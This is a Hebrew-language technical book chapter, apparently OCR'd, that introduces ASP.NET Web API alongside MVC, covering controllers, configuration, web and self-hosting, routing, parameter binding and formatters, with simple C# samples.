
עם זאת, צוות Web API השקיע מאמצים רבים במטרה לאפשר למפתחים לנצל את שיטות העבודה המוכרות של ASP.NET MVC, כולל בקרים, פעולות, מסננים, קישור למודל, הזרקת תלויות ועוד. חלק גדול מהתפיסות הללו מיושמות בתשתית Web API בצורה מאוד דומה, והדבר תורם רבות לתחושת האחידות והאינטגרציה ביישומים שמשלבים את MVC עם Web API.

מכיוון שלפנינו תשתית חדשה למדי, ייתכן שראוי להקדיש לנושא ASP.NET Web API ספר נפרד. עד אז, ננסה בפרק זה להמחיש את קווי הדמיון והשוני שבין MVC לבין Web API, ולעזור לכם להחליט אם רצוי לשלב ממשקי Web API בפרויקטי MVC שלכם.

צעדים ראשונים עם Web API

תשתית ASP.NET MVC 4 נכללת בחבילת Visual Studio 2012 וזמינה כתוסף עבור Visual Studio 2010 SP1. אשף ההתקנה כולל את כל הרכיבים של ASP.NET Web API.

כל תבניות הפרויקט של MVC כוללות את הקבצים הבינריים וקבצי התצורה הנחוצים כדי לתמוך בקוד MVC ובקוד Web API כאחד. ההבדל היחיד ביניהן הוא הקבצים לדוגמה שמוספים לפרויקט על פי ברירת מחדל. התבנית "Web API" (ראו תרשים 1-11) היא היחידה שכוללת בקר API לדוגמה. באפשרותכם להוסיף לפרויקט קיים בקרים משני הסוגים – MVC או Web API – על ידי בחירת File ⇦ New משורת התפריטים של Visual Studio, או דרך תפריט הקיצור Add ⇦ Controller בחלונית Solution Explorer. התשתית מספקת גם תבניות להפקת בקרים עם קוד גישה לבסיסי נתונים של Entity Framework עבור כל פעולות הכתיבה והקריאה.



תרשים 1-11

כתיבת בקר API

תשתית Web API כלולה בחבילת ההתקנה של ASP.NET MVC. שתי תשתיות אלו משתמשות בבקרים, אולם תשתית Web API אינה מבוססת על עיצוב מודל-תצוגה-בקר (model-view-controller) של ASP.NET MVC. העיקרון של מיפוי בקשות HTTP לפעולות בקר משותף לשתי התשתיות. עם זאת, בשונה מתשתית MVC, תשתית Web API מממשת את אובייקט המודל

המתקבל כתגובה ישירה ואינה משתמשת בתבניות פלט ובמנועי תצוגה למימוש תוצאות פעולה. השוני המהותי הזה בין שתי התשתיות הוא המקור להבדלי העיצוב הרבים שבין בקרי Web API לבין אלה של בקרי MVC. בסעיף זה נציג את השלבים הבסיסיים לכתיבת בקר ופעולות (actions) של Web API.

סקירת הבקר לדוגמה ValuesController

בקוד 1-11 מוצג הבקר לדוגמה שנוסף לכל פרויקט חדש שנוצר באמצעות תבנית פרויקט Web API. ההבדל הראשון שבולט לעין הוא מחלקת הבסיס החדשה שממנה יורש הבקר API. זוהי המחלקה ApiController.

קוד 1-11: ValuesController

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Net;
using System.Net.Http;
using System.Web.Http;

namespace WebApiSample.Controllers
{
  public class ValuesController : ApiController {
    // GET api/values
    public IEnumerable<string> Get() {
      return new string[] { "value1", "value2" };
    }

    // GET api/values/5
    public string Get(int id) {
      return "value";
    }

    // POST api/values
    public void Post([FromBody] string value) {
    }

    // PUT api/values/5
    public void Put(int id, [FromBody] string value) {
    }

    // DELETE api/values/5
    public void Delete(int id) {
    }
  }
}
```

ההבדל השני הוא בכך שהשיטות שמכיל הבקר מחזירות אובייקטים גולמיים ולא תצוגות. במקום להחזיר תצוגות בפורמט HTML, האובייקטים שמוחזרים על ידי בקרי API מומרים לפורמט שתואם בצורה הטובה ביותר את דרישות הבקשה (התהליך המדויק יוסבר בהמשך).

ההבדל השלישי נובע מהבדלים במוסכמות הגישה שיש בין MVC לבין Web API. בעוד שהפנייה אל בקרי MVC הינה תמיד לפי שם, הפנייה על פי ברירת מחדל לפעולות בקרי Web API נעשית באמצעות הוראת HTTP (HTTP verb). ניתן אומנם לחרוג מן המקובל ולהשתמש בהוראות כדי לעקוף תכונות כגון [HttpGet] או [HttpPost] עבור גישה לפעולות, אולם השם של רוב הפעולות שמבוססות על הוראות יתחיל בשם ההוראה. השמות של שיטות הפעולה בבקר לדוגמה חופפים לגמרי לשמות ההוראות, אך באותה מידה יכלו רק להתחיל בשמות ההוראות (כלומר את הפעולות Get ו-GetValues ניתן להפעיל באמצעות הוראת GET).

כדאי גם לציין שמחלקת הבסיס ApiController מוגדרת במרחב השמות System.Web.Http, בשונה מהמחלקה Controller אשר מוגדרת תחת System.Web.Mvc. הסיבה לכך תתבהר כאשר נעסוק באירוח-עצמי בהמשך הפרק.

הערה הספרייה System.Net.Http, אשר נוספה לגרסה NET. 4.5., מהווה מעטפת קלת-משקל עבור יישומי HTTP בצד הלקוח והשרת כאחד. צוות הפיתוח של Web API בחר להשתמש בהפשטה החדשה הזו לייצוג בקשות ותגובות, מכיוון שהספרייה אינה קשורה באופן ישיר לפלטפורמה מארחת כלשהי (בין אם זו ASP.NET או WCF, שתי הפלטפורמות המארחות של Web API).

אם גם MVC 4 וגם Web API נתמכות על ידי NET. 4., איך ייתכן שאפשר להשתמש בספרייה System.Net.Http של NET. 4.5.? לצוות Web API יש הרשאה להתאים את הספרייה החדשה לגרסה NET. 4. המיושנת יותר, ולצרף עותק בינארי של הספרייה להתקנה של MVC 4 (ושל NuGet) כדי לאפשר ליישומי Web API להשתמש בה גם NET. 4.

נסקור בהרחבה את הספרייה System.Net.Http בהמשך הפרק כאשר נדון בהבדלים ביישום של הדברים ובאירוח-עצמי.

אסינכרוניות ברמת העיצוב: IHttpController

בדוגמה 2-11 מוצג הממשק של ApiController. אם נשווה ממשק זה לממשק המחלקה Controller של MVC, נבחין שחלק מהאלמנטים זהים (ההקשר של הבקר, ModelState, מחלקת סייעי Url, User), חלקם דומים, אך לא לגמרי זהים (Request היא HttpRequestMessage של System.Net.Http ולא HttpRequestBase של System.Web), וחלקם פשוט הושמטו (הבולטים ביותר הם היעדר Response ושיטות להפקת ActionResult).

קוד 2-11: ממשק ציבורי ApiController

```
namespace System.Web.Http {
  public abstract class ApiController : IHttpController, IDisposable {
    public HttpConfiguration Configuration { get; set; }
    public HttpControllerContext ControllerContext { get; set; }
    public ModelStateDictionary ModelState { get; }
    public HttpRequestMessage Request { get; set; }
    public UrlHelper Url { get; set; }
    public IPrincipal User { get; }

    public virtual Task<HttpResponseMessage> ExecuteAsync(
      HttpControllerContext controllerContext,
      CancellationToken cancellationToken);

    protected virtual void Initialize(
    HttpControllerContext controllerContext);
  }
}
```

השיטה ExecuteAsync במחלקה ApiController מגיעה מממשק IHttpController, וכמשתמע משם השיטה, כל בקרי Web API מתנהגים בצורה אסינכרונית ברמת העיצוב. כאשר אתם עובדים עם Web API אין צורך ביצירת מחלקה נפרדת לפעולת סינכרוניות ואסינכרוניות. גם ברור שצינור העברת הנתונים כאן שונה לגמרי מזה של ASP.NET, מכיוון שבמקום גישה לאובייקט Response, בקרי API נדרשים להחזיר אובייקט תגובה מטיפוס HttpResponseMessage.

גם המחלקה HttpRequestMessage וגם המחלקה HttpResponseMessage יוצרות את הבסיס לתמיכת HTTP שמספקת ספריית System.Net.Http. העיצוב של המחלקות הללו מאוד שונה לעומת מחלקות זמן הריצה היסודיות של ASP.NET: המטפלים במחסנית הזו מקבלים הודעת בקשה ונדרשים להחזיר הודעת תגובה. בשונה מ- ASP.NET, למחלקות של System.Net.Http אין שיטות סטטיות שמספקות גישה למידע על בקשות יוצאות. משמעות נוספת שנגזרת מהשוני הזה היא שבמקום לכתוב ישירות לזרם תגובה (Response), המפתח צריך להחזיר אובייקט שמתאר את התגובה (ובהמשך יכול גם לממש אותו אם יש צורך בכך).

פרמטרי הפעולה

כדי לקבל ערכים מהבקשה, תוכלו להוסיף פרמטרים לפעולה (action) שלכם, ובדיוק כמו MVC, גם תשתית Web API דואגת לספק ערכים לפרמטרים הללו באופן אוטומטי. אולם בשונה מ-MVC, יש הפרדה ברורה בין ערכים שמתקבלים מגוף בקשת HTTP לבין ערכים שמתקבלים ממקורות אחרים (כגון URI).

על פי ברירת מחדל, תשתית Web API מסתמכת על ההנחה שפרמטרים מטיפוס פשוט (כלומר הטיפוסים היסודיים כמו מחרוזות, תאריכים, שעות וכל ערך נוסף המומר ממחרוזת) מוזנים בערכים ממקור שאינו גוף הבקשה, ופרמטרים מטיפוס מורכב (כל שאר הטיפוסים) מוזנים בערכים מגוף הבקשה. יש מגבלות נוספות: רק ערך יחיד יכול להתקבל מגוף הבקשה.

פרמטרים נכנסים שאינם מהווים חלק מהגוף מטופלים על ידי מערכת קישור למודל אשר דומה לזו של MVC. גופים נכנסים ויוצאים, לעומת זאת, מטופלים בגישה חדשה לחלוטין שמכונה "מפרמטים" (formatters). בהמשך נדון בהרחבה בקישור למודל ובמפרמטים.

ערכים מוחזרים של פעולה, שגיאות ואסינכרוניות

בקרי Web API שולחים ערכים חזרה אל הלקוח על ידי הערך המוחזר של הפעולה. כפי שניתן לנחש מהחתימה של ExecuteAsync, פעולות Web API יכולות להחזיר HttpResponseMessage כייצוג של התגובה שתוחזר ללקוח. מבחינות מסוימות הדבר דומה לטיפוס המוחזר ActionResult בפעולות MVC, אולם החזרת אובייקט תגובה היא פעולה ברמה נמוכה למדי (low-level), ולכן בקרי Web API כמעט תמיד מחזירים במקום זה ערך אובייקט גולמי (או רצף של ערכים).

כאשר פעולה מחזירה אובייקט גולמי, תשתית Web API ממירה אותו באופן אוטומטי לתגובה מובנית בפורמט המבוקש (כגון JSON או XML) באמצעות אפשרות Web API בשם Content Negotiation. כפי שכבר נאמר, בהמשך הפרק נדון במנגנון בר-ההרחבה שמבצע את ההמרה הזו.

היכולת להחזיר אובייקט גולמי הינה שימושית ביותר, אבל הוויתור על השימוש בטיפוס דמוי ActionResult כרוך במחיר: היכולת להחזיר ערכים שונים עבור הצלחה וכישלון. כאשר החתימה של הפעולה מגדירה בצורה מפורשת את טיפוס הערך המוחזר שמשמש אותנו לסימון הצלחה, כיצד נוכל לתמוך בהחזרת ייצוג שונה במקרה של שגיאה? אם נשנה את חתימת הפעולה אל HttpResponseMessage, הדבר יסבך את פעולת הבקר.

כדי לתת מענה לדילמה זו, תשתית Web API מאפשרת למפתחים להפיק הודעות שגיאה מסוג HttpResponseException מתוך הפעולות שלהם, כדי לציין שהם מחזירים HttpResponseMessage במקום נתוני אובייקט תקינים. הדבר מאפשר לנסח תגובות חדשות בתוך פעולות במקרה של שגיאה ולזרוק את החריגות (exceptions) של התגובות האלו, ואז תשתית Web API תטפל בזה כאילו הפעולה החזירה את הודעת התגובה באופן ישיר. בצורה זו תגובות מוצלחות יכולות להמשיך להחזיר את נתוני האובייקט הגולמיים שלהם, והמפתחים יכולים להמשיך ליהנות מבדיקות יחידה פשוטות יותר.

הערה אחרונה בנוגע לערכים מוחזרים: אם הפעולה שלכם אסינכרונית מטבעה (כלומר, היא צורכת ממשקי API אסינכרוניים אחרים), תוכלו לשנות את הערך המוחזר בחתימת השיטה שלכם לטיפוס Task<T>, ולהשתמש באפשרויות async ו-await של NET 4.5, כדי להמיר בצורה חלקה את הקוד הרציף שלכם לקוד אסינכרוני. כאשר פעולות מחזירות Task<T>,

תשתית Web API ממתינה לסיום המטלה, ואז שולפת את האובייקט המוחזר מטיפוס T ומטפלת בו כאילו הוחזר באופן ישיר על ידי הפעולה.

הגדרת תצורה עם Web API

נשוב להגדרות המאפיינים של התצורה (configuration) בבקר Web API. ביישומי ASP.NET מסורתיים, הגדרות התצורה של היישום מבוצעות במקום מרכזי אחד, בקובץ Global.asax, והיישום משתמש במצב הגלובלי ובמשתנים שזמינים בכל היישום כדי לספק גישה לבקשה ולתצורת היישום.

העיצוב של תשתית Web API אינו כולל משתנים גלובליים סטטיים כאלה ובמקום זה, הגדרות התצורה מאוחסנות במחלקה HttpConfiguration. לשוני זה יש שתי השלכות עיקריות על עיצוב היישום: ראשית, אתם יכולים להריץ מספר שרתי Web API באותו יישום (מכיוון שלכל "שרת" תצורה לא-גלובלית עצמאית משלו); שנית, עם Web API אתם יכולים להריץ בדיקות יחידה ובדיקות מקיפות (end to end) בקלות, מכיוון שהתצורה הזו מוכלת באובייקט לא-גלובלי יחיד. מחלקת התצורה מספקת גישה לפריטים הבאים:

- ניתובים
- מסננים שמורצים לכל הבקשות
- כללי קישור פרמטרים
- מפרמטי (formatters) ברירת מחדל שמשמשים לקריאה וכתיבה של גוף הודעת HTTP
- שירות ברירת המחדל המשמשים את Web API
- מפענח תלויות שמסופק על ידי המשתמש למטרת הזרקת תלויות בשירותים ובקרים
- מטפלים בהודעות HTTP
- דגל להכללת פרטי שגיאה כגון stack traces
- חבילת Properties שיכולה להכיל ערכים עבור המשתמש

אופן היצירה של הגדרות התצורה הללו והגישה אליהן תלויים בסגנון האירוח של היישום: בתוך ASP.NET או בסביבת אירוח עצמית של WCF.

הגדרת תצורה בסביבת אירוח-אינטרנטי

כל תבניות ברירת המחדל של פרויקט MVC שנתמכות על ידי תשתית API יוצרות פרויקטים שמיועדים לאירוח-אינטרנטי (web-hosted Web API), מכיוון שזהו סוג האירוח היחיד שנתמך על ידי MVC. התיקייה App_Startup מכילה את קבצי התצורה הדרושים לאתחול של יישום MVC. קוד התצורה לממשקי Web API נמצא בקובץ WebApiConfig.cs (או .vb), ונראה בערך כך:

```
public static class WebApiConfig {
  public static void Register(HttpConfiguration config) {
```

```
    config.Routes.MapHttpRoute(
      name: "DefaultApi",
      routeTemplate: "api/{controller}/{id}",
      defaults: new { id = RouteParameter.Optional }
    );
  }
}
```

תוכלו לשנות את הקובץ הזה כדי לשלוט בהתנהגות של היישום שלכם. קובץ ברירת המחדל מכיל הגדרת ניתוב יחידה להדגמה.

אם תפתחו את Global.asax, תראו שהקריאה לפונקציית התצורה הזו כוללת העברה של אובייקט בשם GlobalConfiguration.Configuration. יישומי web-hosted Web API תומכים רק בשרת יחיד וקובץ תצורה יחיד, והאחריות ליצירתם אינה מוטלת על המפתח - המחויבות היחידה שלכם היא להגדירם בצורה נכונה. המחלקה GlobalConfiguration שוכנת בתוצר הקוד System.Web.Http.WebHost.dll, וכך גם שאר התשתיות שמספקות תמיכה לממשקי Web API בסביבת אירוח-אינטרנטי.

הגדרת תצורה בסביבת אירוח-עצמי

סביבת האירוח השנייה שנתמכת על ידי תשתית Web API היא אירוח-עצמי (self-hosted Web API) מבוסס-WCF.

הקוד עבור סביבת האירוח הזו שוכן בתוצר הקוד System.Web.Http.SelfHost.dll.

הסיבה שאין תבניות פרויקט מובנות עם אירוח-עצמי היא, שבסביבת אירוח-עצמי ניתן להשתמש בפרויקט מכל סוג שנרצה. ניתן לבצע את האירוח בסביבת יישום מסוף, או בתוך יישום GUI, ואפילו בתור Windows Service. הדרך הפשוטה ביותר להרצת ממשק Web API ביישום שמפתחים היא להתקין את חבילות האירוח-העצמי של Web API (נקראת Microsoft.AspNet.WebApi.SelfHost) באמצעות NuGet, אשר גם יתקין באופן אוטומטי את התלויות System.Net.Http ו-System.Web.Http.

כאשר משתמשים באירוח-עצמי, אתם אחראים על יצירת התצורה ועל ההפעלה והכיבוי של שרת Web API על פי הצורך. עליכם ליצור מופע אובייקט של מחלקת התצורה HttpSelfHostConfiguration, אשר מרחיבה את מחלקת הבסיס HttpConfiguration. לאחר הגדרת התצורה יש ליצור מופע אובייקט מסוג המחלקה HttpSelfHostServer ואז להתחיל להאזין לבקשות נכנסות. דוגמה לקוד אתחול לאירוח-עצמי:

```
var config = new HttpSelfHostConfiguration("http://localhost:8080/");

config.Routes.MapHttpRoute(
  name: "DefaultApi",
  routeTemplate: "api/{controller}/{id}",
  defaults: new { id = RouteParameter.Optional }
);
```

```
var server = new HttpSelfHostServer(config);
server.OpenAsync().Wait();
```

בסיום העבודה עם השרת יש לכבותו:

```
server.CloseAsync().Wait();
```

כאשר משתמשים באירוח-עצמי ביישום המסוף, יש להניח שתריצו את הקוד הזה בפונקצייה Main שלכם. לאירוח-עצמי עם סוגי יישומים אחרים, עליכם לאתר את המיקום המתאים להרצת קוד האתחול והכיבוי של היישום, והציבו בו את הקוד. בשני המקרים, ניתן (וצריך) להחליף את הקריאה ()wait., בקוד אסינכרוני (באמצעות async ו-await), בתנאי שתשתית פיתוח היישום שלכם מתירה כתיבה של קוד אתחול וכיבוי אסינכרוני.


הוספת ניתובים לממשק Web API

כפי שהוסבר בסעיף הקודם, האמצעי העיקרי שמשמש לרישום ניתובים בתשתית Web API הוא שיטת ההרחבה MapHttpRoute. בדומה לכל הגדרות התצורה בסביבת Web API, תצורת הניתובים ביישום נקבעת באמצעות האובייקט HttpConfiguration.

אם נבחן את תוכן אובייקט התצורה, נגלה שהמאפיין Routes מצביע על מופע אובייקט של המחלקה HttpRouteCollection, ולא של המחלקה RouteCollection של ASP.NET. תשתית Web API מספקת מספר גרסאות של MapHttpRoute שיכולות לעבוד ישירות מול מחלקת RouteCollection של ASP.NET, אולם בניתובים שמוגדרים בצורה כזו ניתן להשתמש רק בסביבת אירוח-אינטרנטי (web-host), ולכן אנו ממליצים (ותבנית הפרויקט מעודדת זאת) שתשתמשו בגרסאות של MapHttpRoute שבאוסף HttpRouteCollection.


מערכת הניתוב של Web API משתמשת במנגנון ניתוב אשר זהה למנגנון שמשמש את MVC כדי לקבוע אילו כתובות URI יש לנתב לבקרי API של היישום. על כן, כל המושגים והטכניקות שלמדנו בהקשר של MVC תקפים גם ליישומי Web API, כולל תבניות התאמת ניתובים, ערכי ברירת מחדל ואילוצים. כדי למנוע תלות משמעותית של Web API ב- ASP.NET, צוות הפיתוח יצר עותק של קוד הניתוב של ASP.NET וייבא אותו אל תשתית Web API. ההתנהגות של הקוד שונה במקצת בסביבות האירוח השונות.

בסביבת אירוח-עצמי, תשתית Web API משתמשת בעותק הפרטי של קוד הניתוב שברשותה, אשר מיובא ל-Web API מתשתית ASP.NET. כללי הניתוב ביישומי Web API דומים מאוד לאלה של MVC, למעט הבדלים זעירים בשמות המחלקות (HttpRoute לעומת Route, למשל). בתרשים 2-11 מוצג מהלך האירוח-העצמי.



תרשים 11-2

כאשר היישום פועל בסביבת אירוח-אינטרנטי (web-hosted), תשתית Web API משתמשת במנוע הניתוב המובנה של ASP.NET, מכיוון שהיישום כבר משולב בצינור הבקשה של ASP.NET. בעת רישום ניתובים בסביבת האירוח האינטרנטית, בנוסף להרשמה של אובייקטי HttpRoute שלכם, המערכת גם יוצרת באופן אוטומטי אובייקטי מעטפת מסוג Route ורושמת אותם במנוע הניתוב של ASP.NET. ההבדל העיקרי בין אירוח-עצמי לבין אירוח-אינטרנטי בא לידי ביטוי בעת הרצת הניתוב: בסביבת אירוח-אינטרנטי הניתוב מורץ בשלב די מוקדם (על ידי ASP.NET), בעוד שבתרחיש האירוח-העצמי הניתוב מורץ בשלב יחסית מאוחר (על ידי Web API). כאשר אתם כותבים מטפל הודעה (message handler), חשוב שתדעו שלא בהכרח תהיה לכם גישה לנתוני ניתוב, מכיוון שייתכן שבשלב זה הניתוב טרם בוצע. בתרשים 11-3 מוצג המהלך בסביבת אירוח-אינטרנטי.



תרשים 11-3

ההבדל המשמעותי ביותר בין ניתובי ברירת המחדל של MVC ושל Web API הוא היעדר המילה {action} בניתוב ברירת המחדל של Web API. כפי שהוסבר קודם, פעולות Web API מטופלות על פי ברירת מחדל בהתאם לסוג הוראת HTTP ששימשה למסירת הבקשה. באפשרותכם לעקוף את המיפוי הזה על ידי שימוש במילות ההתאמה {action} בניתוב, או על ידי הוספת ערך action לערכי ברירת המחדל של הניתוב. כאשר ניתוב מכיל ערך action, תשתית Web API משתמשת בשם הפעולה הזה כדי להתאים את הבקשה לשיטת הפעולה הרצויה.

גם אם אתם משתמשים בניתוב שמבוסס על שם הפעולה, מיפוי ברירת המחדל של הוראות HTTP עדיין מיושם מבחינות מסוימות. אם שם הפעולה מתחיל בשם של אחת מההוראות העיקריות (Get, Post, Put, Delete, Head, Patch ו-Options), הפעולה תותאם להוראה הזו. בשאר המקרים שבהם אין התאמה לאחת מההוראות העיקריות, ההוראה שנתמכת על פי ברירת מחדל היא POST. מומלץ לסמן את הפעולות עם מאפיין סימון [**Http**Xyz] או המאפיין [AcceptVerb] כדי לציין את ההוראה או ההוראות המותרות לשימוש כאשר מוסכמות ברירת המחדל שגויות.

קישור פרמטרים

הדיון הקודם על ערכים בגוף ההודעה ומחוץ לגוף ההודעה מוביל אותנו באופן טבעי לדיון הן **במפרמטים (Formatters)** והן **במקשרים למודל (Model Binders)**: שתי המחלקות שאחראיות על טיפול בערכי גוף וערכי חוץ-גוף, בהתאמה. כאשר מנסחים חתימה של שיטת פעולה שכוללת פרמטרים, טיפוסים מורכבים מגיעים "מהגוף" (המפרמטים אחראים על הפקתם), בעוד שטיפוסים פשוטים מגיעים "מחוץ לגוף" (המקשרים למודל אחראים על הפקתם). במקרה של תכני גוף שנשלחים, אנחנו משתמשים במפרמטים לפענוח הנתונים.

כדי לקבל את התמונה המלאה, עלינו להכניס לדיון מושג חדש שנוסף לתשתית Web API: **קישור פרמטרים (Parameter Binding)**. תשתית Web API משתמשת במקשרים לפרמטרים כדי לקבוע כיצד לספק ערכים לפרמטרים יחידים. באפשרותנו להשפיע על ההחלטה הזו באמצעות מאפייני סימון, כמו למשל המאפיין [ModelBinder], אשר כבר שימש אותנו ביישומי MVC. יש לדעת שבתרחיש ברירת המחדל, ללא שימוש באמצעי עקיפה להשפעה על החלטות הקישור, ההחלטות מתקבלות על פי לוגיקת טיפוס פשוט או טיפוס מורכב.

מערכת קישור הפרמטרים סוקרת את הפרמטרים של הפעולה ומחפשת תכונות שנגזרות מהמחלקה ParameterBindingAttribute. תשתית Web API מגיעה עם מספר תכונות כאלו (אשר מפורטות בטבלה 11.1), ובנוסף ניתן להוסיף להן מקשרי פרמטרים מותאמים אישית שאינם משתמשים בקישור למודל או במפרמטים, על ידי הרשמתם בתצורה או על ידי כתיבת תכונות מבוססות על ParameterBindingAttribute משלכם.

טבלה 11-1: תכונות קישור פרמטרים

תכונה	משמעות
ModelBindingAttribute	השתמשו בתכונה זו כדי להורות למערכת קישור הפרמטרים להשתמש בקישור למודל. כלומר, ליצור את הערך באמצעות מקשרים למודל וספקי ערכים רשומים כלשהם. **זהו היגיון (קוד) הקישור שמיושם על פי ברירת מחדל על כל פרמטר מטיפוס פשוט.**

תכונה	משמעות
FromUriAttribute	זוהי גרסה ממוקדת של ModelBindingAttribute שמורה למערכת להשתמש רק בספקי ערכים מאובייקטים שמיישמים את ממשק IUriValueProviderFactory להגבלת הערכים המקושרים כדי להבטיח שהם מגיעים מכתובות URI בלבד. **ממשק זה מיושם על ידי ספקי נתוני הניתוב וערכי מחרוזת השאילתה המובנים של Web API.**
FromBodyAttribute	השתמשו בתכונה זו כדי להורות למערכת קישור הפרמטרים להשתמש במפרמטים. כלומר, ליצור את הערך על ידי איתור יישום של MediaTypeFormatter שיכול לפענח את הגוף (body) וליצור את הטיפוס המבוקש על סמך נתוני הגוף המפוענחים. **זו הגישה שמיושמת על ידי היגיון ברירת המחדל לכל טיפוס מורכב.**

מערכת קישור הפרמטרים פועלת בצורה די שונה בהשוואה ל-MVC. בסביבת MVC, כל הפרמטרים נוצרים באמצעות קישור למודל. קישור למודל בתשתית Web API פועל באופן זהה ל-MVC כמעט מכל הבחינות (מקשרים למודל וספקים, וספקי ערכים ומפעלים), למרות שבמנגנונים הפנימיים בוצעו מספר שינויים (refactoring) מקיפים למדי, שמבוססים על מערכת הקישור למודל החלופית שבספריית MVC Futures. לרשותכם עומדים מקשרי מודל מובנים עבור קישור של מערכים, אוספים, מילונים, טיפוסים פשוטים, ואפילו טיפוסים מורכבים, אך כמובן שתצטרכו להשתמש במאפיין [ModelBinder] כדי לגרום להם לפעול. על אף שינויים זעירים בממשקים, אם אתם יודעים לכתוב מקשר למודל או ספק ערך ביישומי MVC, לא תתקשו לעשות את אותו הדבר גם ביישומי Web API.

מפרמטים (formatters) הם מושג חדש לתשתית Web API. המפרמטים אחראים על צריכה והפקה של תכני גוף ההודעה. מבחינות מסוימות המפרמטים מקבילים למבצעי הסריאליזציה (serializers) של NET: מחלקות שאחראיות לקודד ולפענח טיפוסים מורכבים מותאמים אישית אל ומתוך רצף של בתים (bytes) המהווה את תוכן הגוף. אתם יכולים לקודד אובייקט אחד בדיוק לתוך הגוף, וגם לפענח חזרה אובייקט אחד בדיוק מתוך הגוף, למרות שהאובייקט הזה יכול להכיל אובייקטים מוטמעים, כמצופה מכל אובייקט מורכב של NET.

תשתית Web API כוללת שלושה מפרמטים מובנים: אחד שמקודד ומפענח JSON (באמצעות Json.NET), אחד שמקודד ומפענח XML (באמצעות DataContractSerializer או XmlSerializer), ואחד שמפענח ערכים מכתובת URL של טופס שנמסר מדפדפן. כל אחד מהמפרמטים האלה שימושי ויעיל ביותר, ואתם יכולים להיות בטוחים שמאמצים רבים יושקעו בהמרת הפורמט הנתמך על ידי המפרמט למחלקה לבחירתכם.

הערה למרות שתשתית Web API עוצבה בעיקר כדי לסייע בכתיבת שרתי API, מפרמטי JSON ו-XML המובנים של התשתית שימושיים גם לכתיבת יישומי לקוח. מחלקות HTTP תחת System.Net.Http נוצרו במיוחד לעבודה עם HTTP גולמי, ואינן כוללות מערכות מיפוי אובייקט-לתוכן בדומה למפרמטים.

צוות הפיתוח של Web API בחר להציב את המפרמטים בספריית קישור-דינמי (DLL - dynamic link library) עצמאית בשם System.Net.Http.Formatting. מכיוון שלמָעֵט System.Net.Http אין לספרייה הזו תלויות נוספות, ניתן להשתמש בה לכתיבת קוד HTTP בצד הלקוח ובצד השרת כאחד - יתרון מבורך אם בנוסף לשירות Web API אתם כותבים גם יישום לקוח מבוסס-NET שיצרוך את השירות הזה.

ספריית הקישור-הדינמי מכילה מספר שיטות הרחבה שימושיות עבור HttpClient, כמו HttpRequestMessage ו-HttpResponseMessage, אשר מאפשרות להשתמש בקלות במפרמטים המובנים הן ביישומי לקוח והן ביישומי שרת.

שימו לב שלמרות שהמפרמט של כתובות URL נכלל בספריית DLL הזו, הוא תומך רק בפענוח של נתוני טופס שנמסרו מדפדפנים, ואינו תומך בקידוד. על כן, התועלת שלו ליישומי לקוח מוגבלת.

סינון בקשות

היכולת לסנן בקשות באמצעות מאפיינים קיימת בתשתית ASP.NET כבר מגרסתה הראשונה. האפשרות להוספת מסננים גלובליים נוספה לגרסת MVC 3. תשתית ASP.NET Web API תומכת בשתי באפשרויות הללו, אך כפי שכבר נאמר, המסנן גלובלי נמצא ברמת התצורה (קונפיגורציה), ולא ברמת היישום, מכיוון שהתשתית אינה כוללת אפשרויות גלובליות כאלו ברמת היישום.

